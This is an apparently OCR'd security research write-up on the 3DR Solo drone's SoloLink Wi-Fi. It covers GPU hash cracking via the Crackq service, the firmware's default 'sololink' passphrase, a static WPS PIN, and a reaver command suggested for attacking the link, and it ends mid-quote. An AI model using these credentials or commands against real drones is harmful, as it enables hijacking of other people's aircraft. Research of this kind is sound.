
Welcome to Radeon City, population: 8. It's one of five servers that make up a high-performance password-cracking cluster.

Jeremi Gosney

A password-cracking expert has unveiled a computer cluster that can cycle through as many as 350 billion guesses per second. It's an almost unprecedented speed that can try every possible Windows passcode in the typical enterprise in less than six hours.

The five-server system uses a relatively new package of virtualization software that harnesses the power of 25 AMD Radeon graphics cards. It achieves the 350 billion-guess-per-second speed when cracking password hashes generated by the NTLM cryptographic algorithm that Microsoft has included in every version of Windows since Server 2003. As a result, it can try an astounding 95^8 combinations in just 5.5 hours, enough to brute force every possible eight-character password containing upper- and lower-case letters, digits, and symbols. Such password policies are common in many enterprise settings. The same passwords protected by Microsoft's LM algorithm—which many organizations enable for compatibility with older Windows versions—will fall in just six minutes.

For about $20 supposedly I can crack descrypt via an online Client through CrackQ. It is intended to be an online distributed GPU-accelerated password cracker designed to help penetration testers and network auditors check for weak passwords.



Crackq

Crackq is an online distributed GPU-accelerated password cracker designed to help penetration testers and network auditors check for weak passwords. It supports a number of hash types and we are actively adding new algorithms. There are no delays associated with manual submissions and payment processing. The results are emailed automatically as soon as the hash is processed.

This service must be used for legal purposes only. We are not liable for any loss or damage caused as a result of using this service.

Crackq

Queue utilisation: 0/10
Update your client to v0.3.1

This is a standard FIFO queue with a maximum size of 10 submissions.

To submit your hashes, download the crackqcli python script. You will need your API key which can be found on the user details page after logging in. The results will be emailed to your registered email address. For more details, refer to the FAQ page.

For example, the following command can be used to submit the MD5 hash `06aa3b7d55df43e7d7fa4aef94811e4a`:

```
$ git clone https://github.com/vnik5287/Crackq.git
$ ./crackqcli.py -t md5 06aa3b7d55df43e7d7fa4aef94811e4a
```

The crackqcli comman-line client is also available via pip or easy_install. Refer to Linux, OS X and Windows installation instructions for details.

```
$ sudo pip install crackqcli
```

You can view and purchase your queue submission quota on the user details page after logging in.

The currently supported algorithms along with their time to completion (TTC) are shown below. Note that we are actively adding new dictionary files, GPU nodes, custom rules, etc. This may affect the completion times shown below.

- NTLM (~1.2 hours)
- MD5 (~2.1 hours)
- SHA1 (~2.5 hours)
- WPA / WPA2 (~2 hours)
- VPN IPSec IKE (aggressive mode) MD5 (~2 hours)
- DESCRYPT / DES(Unix) (~2 hours)


Follow us on Twitter
Email

Updates


Updates

26/05/2015: Added support for PHPass (Wordpress, Joomla and phpBB3) hashes.
13/04/2015: WPA/WPA2 rules and brute-force attacks supported by Crackq hashcrack.org/crackq/page?n=wpa.
10/04/2015: Crackq client v0.2b is released. Merged public and private queues.
26/03/2015: `crackqcli.py` is now supported on Windows. The private queue adds VPN IPSec IKE (aggressive mode) MD5 psk cracking support: hashcrack.org/crackq/page?n=ike.
16/03/2015: Added upper- and lower-case 8 hex char brute-force to the private queue.
04/03/2015: Added SHA1 support to the private queue.
03/03/2015: Crackq client v0.18b is released. Added support for Cisco type 7 and Windows Group Policy Preferences (GPP) hashes. There is no processing time involved since these are reversible encodings.
25/02/2015: Crackq client v0.17 is released. Added support for DESCRYPT / DES (Unix) and MD5CRYPT / MD5(Unix) to the private queue.
24/02/2015: Crackq client v0.16b is released. Added support for the private queue.
18/02/2015: Fixed the essid issue. Essid values with non-ASCII characters are now properly terminated.
17/02/2015: Crackq client v0.15b is released.
12/02/2015: Added a new dictionary file with some custom rules to our WPA/WPA2 handshake cracking queue. The time to completion (TTC) for a single handshake is now ~8 min.
01/02/2015: Added support for LM (LanMan) hashes. Full keyspace is brute-forced in ~30 min (both password halves). Both halves are submitted

Getting setup was pretty trivial… Just pay some loot and rock out, then wait patiently for the two hours to pass! Alas it was too good to be true. All I got back was some jank error… time to bug friends again!




```
$ ./crackqcli.py -t descrypt I8hkLIWAASD4Q
Crackq client 0.3.1
support@hashcrack.org

[+] Retrieving email...
[+] Results will be emailed to: kf@digitalmunition.com
[+] Submissions left: 10
[+] Sending to the queue...
[+] Done
```



Heading further down the rabbit hole

philosophical and existential thinking

We all know that the "3DR Link Secure Wifi Network" is where the real gold lays, THIS is in reality what I was after when getting into the squashfs images. HOW exactly is the link "secure" is what I really wanted to know?

The "3DR Solo" app outputs a live video stream from an onboard GoPro® camera to an Android or iOS device. The app allows you to view the live video with overlaid telemetry and access a simplified graphic interface for controlling Solo's advanced functions. The app also connects to the 3DR Link network to receive video and telemetry outputs and send control inputs.






Figure 1.1.3.1: Solo System Context Diagram

Solo is incredibly easy to spot in the air… literally just look for the Wifi SSID SoloLink_XXXX. Big ups to Todd M. for hooking up the on demand Bustication As A Service in order to help obtain an early view of an in air Solo. Traditional Wifi sniffing techniques apply to *seeing* a Solo in flight, so it is quite trivial to use a laptop, tablet or phone to do so.



The SoloLink OUI “8a:dc:96" & “corresponds to an Atheros chipset as mentioned previously. This can be seen to match the teardown photos that have been published.



The default password is set to "sololink", however luckily RevB of the full Solo manual as well as more recent revisions it is suggested that end users change the default SoloLink credentials!

To connect the app to Solo's 3DR Link Wi-Fi network, access the Wi-Fi settings on the mobile device and select Solo_Link-####. Enter the temporary password "sololink". Once connected, return to the app to continue. Both Solo and the controller must be powered on to connect to the app.




Figure 2.6.2.1: Connect to Solo Link





Figure 2.6.3.1: App - Settings Menu

In the Solo menu, select Wi-Fi Settings, and set a new password. The password should be between 8 and 32 characters with no spaces. Select Apply to enable your changes. If you forget your SoloLink password, perform the factory reset procedure in Section 9.7 to reset the password to the temporary password (sololink).

The quick start guide oddly enough makes no such suggestion to the end user. There is a good likelihood that several users did NOT change the pass. The result of using a weak SoloLink password or using the default password could be catastrophic for the end user if someone decides to be malicious.



Fairly quickly and with minimal examination you can tell that the entire "SoloLink" system is based on HostAP. This confirmed suspicions that came about after the FCC photos were leaked revealing an internal Atheros Wifi chipset. It was clear the system was Linux based… why would 3DR reinvent the wheel?!

```
$ grep SoloLink . -ri  2>/dev/null | grep -v Binary
./etc/hostapd.orig:ssid=SoloLink_Default
./etc/hostapd.orig:wpa_passphrase=sololink
./etc/init.d/configinit:# SoloLink Configuration file validate/restore
./etc/init.d/configinit:kmsg -n "Checking SoloLink configuration... "
./etc/init.d/configinit:config_names="hostapd wpa_supplicant sololink"
./etc/init.d/hostapd:SOLO_CONF="/etc/sololink.conf"
./etc/init.d/hostapd:    grep -i -q "^ssid=SoloLink_Default" $1
./etc/init.d/hostapd:           /usr/bin/hostapdconfig.py --ssid SoloLink_ --ssidmac wlan0-ap
./etc/init.d/netinit:SOLO_CONF="/etc/sololink.conf"
./etc/init.d/networking:CONF="/etc/sololink.conf"
./etc/profile.d/sololink:# Contents are created by sololink recipe, and should end up looking something
./etc/profile.d/sololink:# export SOLOLINK_CONFIG_DIR=/etc
./etc/profile.d/sololink:# export SOLOLINK_LOG_DIR=/log
./etc/profile.d/sololink:export SOLOLINK_CONFIG_DIR=/etc
./etc/rc0.d/K20hostapd:SOLO_CONF="/etc/sololink.conf"
./etc/rc0.d/K20hostapd:    grep -i -q "^ssid=SoloLink_Default" $1
./etc/rc0.d/K20hostapd:         /usr/bin/hostapdconfig.py --ssid SoloLink_ --ssidmac wlan0-ap
```

The "wps_state=2" setting in the HostAP setup confirms the 3dr marketing claims of a "secured" wifi link. This corresponds to "WPS enabled, configured" per the HostAP manual.

```
$ grep wps_ . -ri  2>/dev/null | grep -v Binary
./etc/hostapd.orig:wps_state=2
./etc/hostapd.orig:#wps_independent=0
./etc/hostapd.orig:#wps_pin_requests=/var/run/hostapd_wps_pin_requests
./etc/hostapd.orig:# wps_ap_pin command. Use of temporary (enabled by user action) and random
./etc/hostapd.orig:# Note: With wps_cred_processing=1, skip_cred_build should be set to 1 and
./etc/hostapd.orig:# wps_cred_processing=1 will disabled automatic updates of hostapd.conf file
./etc/hostapd.orig:#wps_cred_processing=0
./etc/hostapd.orig:#wps_rf_bands=ag
./etc/hostapd.orig:#wps_nfc_dev_pw_id: Device Password ID (16..65535)
./etc/hostapd.orig:#wps_nfc_dh_pubkey: Hexdump of DH Public Key
./etc/hostapd.orig:#wps_nfc_dh_privkey: Hexdump of DH Private Key
./etc/hostapd.orig:#wps_nfc_dev_pw: Hexdump of Device Password
./usr/bin/hostapd_ctrl.py:        pin_reply = "WPS_PIN %s %d" % (uuid, pin)
./usr/bin/pair_button.py:# code:  KEY_WPS_BUTTON=0x0211
./usr/bin/pair_solo.py:            # code:  KEY_WPS_BUTTON=0x0211
./usr/bin/wpa_cli.py:    return run_cmd(ifname, ["wps_pin", "any", str(pin)])
./usr/bin/wpa_cli.py:def wps_logged():
./usr/bin/wpa_control.py:        return self.run_cmd("WPS_PIN any %s" % (str(pin), ))
```

The specific implementation will have to be tested against time to see if it falls into the same traps that other WPS based systems have. The use of the static pin "74015887" in interesting to say the least. Historically WPS has had its fair share of poking and prodding, often resulting in fail sauce, the question remains, is this one any different?

```
def pin_pair(ifname, pin):
    return run_cmd(ifname, ["wps_pin", "any", str(pin)])

def reconfigure(ifname):
    return run_cmd(ifname, ["reconfigure"])

import datetime

def wps_logged():
    log = open("/log/wps.log", "a")
    pin_pair("wlan0", 74015887)
    last_stat = {}
    while True:
        stat = get_status("wlan0")
        if stat != last_stat:
            log.write(str(datetime.datetime.now()))
            log.write(": ")
            log.write(str(stat))
            log.write("\n")
            last_stat = stat
```

The classic paper Brute forcing Wi-Fi Protected Setup When poor design meets poor implementation lead to automated WPS attack tools such as reaver. All of these tools are dated, but likely hold the key to understanding the SoloLink.

Authentication (PIN – External Registrar)[4]


IEEE 802.11			
	Supplicant → AP	Authentication Request	802.11 Authentication
	Supplicant ← AP	Authentication Response	
	Supplicant → AP	Association Request	802.11 Association
	Supplicant ← AP	Association Response	
IEEE 802.11/EAP			
	Supplicant → AP	EAPOL-Start	EAP Initiation
	Supplicant ← AP	EAP-Request Identity	
	Supplicant → AP	EAP-Response Identity (Identity: "WFA-SimpleConfig-Registrar-1-0")	
IEEE 802.11/EAP Expanded Type, Vendor ID: WFA (0x372A), Vendor Type: SimpleConfig (0x01)			
M1	Enrollee → Registrar	N1 || Description || PK_E	Diffie-Hellman Key Exchange
M2	Enrollee ← Registrar	N1 || N2 || Description || PK_R || Authenticator	
M3	Enrollee → Registrar	N2 || E-Hash1 || E-Hash2 || Authenticator	
M4	Enrollee ← Registrar	N1 || R-Hash1 || R-Hash2 || $E_{KeyWrapKey}$(R-S1) || Authenticator	proove posession of 1st half of PIN
M5	Enrollee → Registrar	N2 || $E_{KeyWrapKey}$(E-S1) || Authenticator	proove posession of 1st half of PIN
M6	Enrollee ← Registrar	N1 || $E_{KeyWrapKey}$(R-S2) || Authenticator	proove posession of 2nd half of PIN
M7	Enrollee → Registrar	N2 || $E_{KeyWrapKey}$(E-S2 ||ConfigData) || Authenticator	proove posession of 2nd half of PIN, send AP configuration
M8	Enrollee ← Registrar	N1 || $E_{KeyWrapKey}$(ConfigData) || Authenticator	set AP configuration

Enrollee = AP Registrar = Supplicant = Client/Attacker	PSK1 = first 128 bits of $HMAC_{AuthKey}$(1st half of PIN) PSK2 = first 128 bits of $HMAC_{AuthKey}$(2nd half of PIN)
PK_E = Diffie-Hellman Public Key Enrollee PK_R = Diffie-Hellman Public Key Registrar Authkey and KeyWrapKey are derived from the Diffie-Hellman shared key.	E-S1 = 128 random bits E-S2 = 128 random bits E-Hash1 = $HMAC_{AuthKey}$(E-S1 || PSK1 || PK_E || PK_R) E-Hash2 = $HMAC_{AuthKey}$(E-S2 || PSK2 || PK_E || PK_R)
Authenticator = $HMAC_{Authkey}$(last message || current message)	R-S1 = 128 random bits R-S2 = 128 random bits R-Hash1 = $HMAC_{AuthKey}$(R-S1 || PSK1 || PK_E || PK_R) R-Hash2 = $HMAC_{AuthKey}$(R-S2 || PSK2 || PK_E || PK_R)
$E_{KeyWrapKey}$ = Stuff encrypted with KeyWrapKey (AES-CBC)	

1	2	3	4	5	6	7	0
1st half of PIN				2nd half of PIN			checksum

If the WPS-authentication fails at some point, the AP will send an EAP-NACK message.

Likewise the more recent WPS Pixie Dust Attack also comes to mind when I conceptualize the general "security" of the SoloLink. Reaver and Pixie Dust have been combined by folks that are continuing to research the impact of poor WPS implementations, so they may prove to be invaluable in determining IF SoloLink is vulnerable to WPS based attacks.



I have yet to investigate further, but the traditional usage of Reaver seems as if it would not apply as we already know the WPS pin. It is possible that "reaver -i mon0 -b BSSID -p 74015887" is all that would be needed to attack the SoloLink. I do know that "from early 2009 added lock-down mechanism to limit brute force attacks on AP PIN.", but details specific to the 3DR implementation will have to be examined in context.

Hands-on: hacking WiFi Protected Setup with Reaver

Jouni Malinen j at w1.fi
Sat Jan 7 12:56:22 EST 2012

- Previous message: Hands-on: hacking WiFi Protected Setup with Reaver
- Next message: Hands-on: hacking WiFi Protected Setup with Reaver
- **Messages sorted by:** [date] [thread] [subject] [author]

```
On Fri, Jan 06, 2012 at 01:21:15AM +0100, Cristian Ionescu-Idbohrn wrote:
> Would be really interesting to read some qualified comments to this
> article:
>
> http://arstechnica.com/business/news/2012/01/hands-on-hacking-wifi-protected-setup-with-reaver.ars

Any particular detail you would be interested in? The possibility of
brute force attack against a static AP PIN was already described in the
WPS 1.0h specification with a mechanism for mitigating the attack.
Unfortunately, some WPS implementations do not follow that guidance.

As far as hostapd is concerned, commit
3b2cf800afaaf4eec53a237541ec08bebc4c1a0c from early 2009 added lock-down
mechanism to limit brute force attacks on AP PIN. To avoid the issue
completely, static AP PIN should not be enabled by default as described
in hostapd.conf:

# Static access point PIN for initial configuration and adding Registrars
# If not set, hostapd will not allow external WPS Registrars to control the
# access point. The AP PIN can also be set at runtime with hostapd_cli
# wps_ap_pin command. Use of temporary (enabled by user action) and random
# AP PIN is much more secure than configuring a static AP PIN here. As such,
# use of the ap_pin parameter is not recommended if the AP device has means for
# displaying a random PIN.
#ap_pin=12345670

README-WPS has more details on how to use the wps_ap_pin command.

--
Jouni Malinen                                            PGP id EFC895FA
```


There is an old patch for HostAP that locks the Registrar after four attempts, so assuming it was applied to the 3DR variant of hostpad (no reason it shouldn't be) attacking the WPS itself may be interesting at best, think for example of adding longer time between attempts.

```
From: Jouni Malinen <j@w1.fi>
Date: Fri, 23 Jan 2009 19:57:43 +0000 (+0200)
